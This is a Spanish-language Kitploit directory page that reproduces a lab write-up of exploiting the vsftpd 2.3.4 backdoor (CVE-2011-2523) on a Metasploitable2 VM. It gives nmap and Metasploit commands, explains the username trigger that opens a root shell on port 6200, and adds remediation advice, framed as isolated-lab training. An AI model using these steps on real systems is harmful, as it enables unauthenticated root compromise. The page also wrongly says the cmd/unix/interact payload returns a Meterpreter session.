Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
metasploitable2-vsftpd-writeup — Explotando la puerta trasera de vsftpd 2.3.4 (CVE-2011-2523) en Metasploitable2 — un informe práctico de laboratorio de pentesting que cubre reconocimiento, explotación y remediación. | Kitploit
Herramientas/GitHubGitHub/rsakthikumar-cmd/metasploitable2-vsftpd-writeup
ReconocimientoEscáneres de VulnerabilidadesAnálisis de VulnerabilidadesExplotaciónPost-ExplotaciónPruebas de PenetraciónAprendizaje y EducaciónLabs y Práctica
Compartir
GitHub
rsakthikumar-cmd/metasploitable2-vsftpd-writeup

metasploitable2-vsftpd-writeup

Explotando la puerta trasera de vsftpd 2.3.4 (CVE-2011-2523) en Metasploitable2 — un informe práctico de laboratorio de pentesting que cubre reconocimiento, explotación y remediación.

Ver Repositorio
67hace 2 mesesAún no revisado

Metasploitable2 — Explotación del Backdoor de vsftpd 2.3.4

Un laboratorio práctico que demuestra el descubrimiento y la explotación de una vulnerabilidad de backdoor conocida en vsftpd 2.3.4, utilizando un entorno aislado Kali Linux ↔ Metasploitable2.

Objetivo

Practicar el flujo de trabajo principal de las pruebas de penetración — reconocimiento, identificación de vulnerabilidades, explotación y verificación posterior a la explotación — contra una máquina objetivo deliberadamente vulnerable.

Entorno de Laboratorio

ComponenteDetalles
AtacanteKali Linux 2026.1 (VMware)
ObjetivoMetasploitable2 (VMware)
RedNAT, aislada del host/internet
IP del objetivo192.168.233.129

Ambas máquinas virtuales se mantuvieron en el mismo segmento de red privada, aisladas de la red real, para garantizar que el ejercicio no tuviera exposición externa.

Metodología

1. Reconocimiento — Escaneo con Nmap

nmap -sV -sC 192.168.233.129

Se escaneó el objetivo en busca de puertos abiertos y versiones de servicios. Los resultados incluyeron:

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
...

Escaneo de Nmap mostrando vsftpd 2.3.4

2. Identificación de Vulnerabilidades

El puerto 21 ejecutaba vsftpd 2.3.4. Se sabe públicamente que esta versión específica contiene un backdoor: en 2011, el archivo fuente oficial de vsftpd fue comprometido y se insertó código malicioso. Iniciar sesión con un nombre de usuario que contenga la cadena :) activa un listener oculto en el puerto TCP 6200, otorgando un shell remoto sin autenticación.

  • Referencia: CVE-2011-2523
  • Impacto: Ejecución remota de código sin autenticación como root

3. Explotación — Metasploit

msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.233.129
set payload cmd/unix/interact
run


El exploit activó exitosamente el backdoor y devolvió una sesión de Meterpreter.

Ejecución del exploit de Metasploit mostrando la sesión de Meterpreter abierta

4. Verificación Posterior a la Explotación

sessions -i 1
sysinfo
getuid

Se confirmó la sesión activa y el nivel de acceso en el host comprometido.

Salida de sysinfo

Salida de getuid confirmando acceso root

Resultado

Se obtuvo acceso total al shell remoto a nivel root en la máquina objetivo, sin requerir autenticación, explotando un único servicio desactualizado y con backdoor.

Causa Raíz

  • Versión de software desactualizada (vsftpd 2.3.4) que se sabe fue comprometida en su origen
  • No existía ningún proceso para detectar o parchear una versión de servicio con vulnerabilidades conocidas

Remediación

  • Actualizar vsftpd a una versión actual y verificada como limpia
  • Descargar siempre los paquetes de software desde repositorios oficiales/verificados con validación de checksum
  • Implementar escaneos de vulnerabilidades periódicos para detectar versiones de servicios desactualizadas antes del despliegue
  • Restringir los servicios expuestos innecesarios (FTP) cuando no sean requeridos, o colocarlos detrás de controles de acceso adicionales

Conclusión Clave

Un único servicio desactualizado con una vulnerabilidad conocida y pública fue suficiente para comprometer completamente el sistema — sin necesidad de desarrollo de exploits personalizados ni técnicas avanzadas. Esto resalta por qué la gestión de parches y la higiene de versiones son fundamentales para la postura de seguridad en el mundo real.

Aviso Legal

Este ejercicio se realizó exclusivamente contra Metasploitable2, una máquina virtual deliberadamente vulnerable diseñada para formación en seguridad, dentro de una red de laboratorio aislada sin conexión a sistemas de producción ni infraestructura de terceros.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    287

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →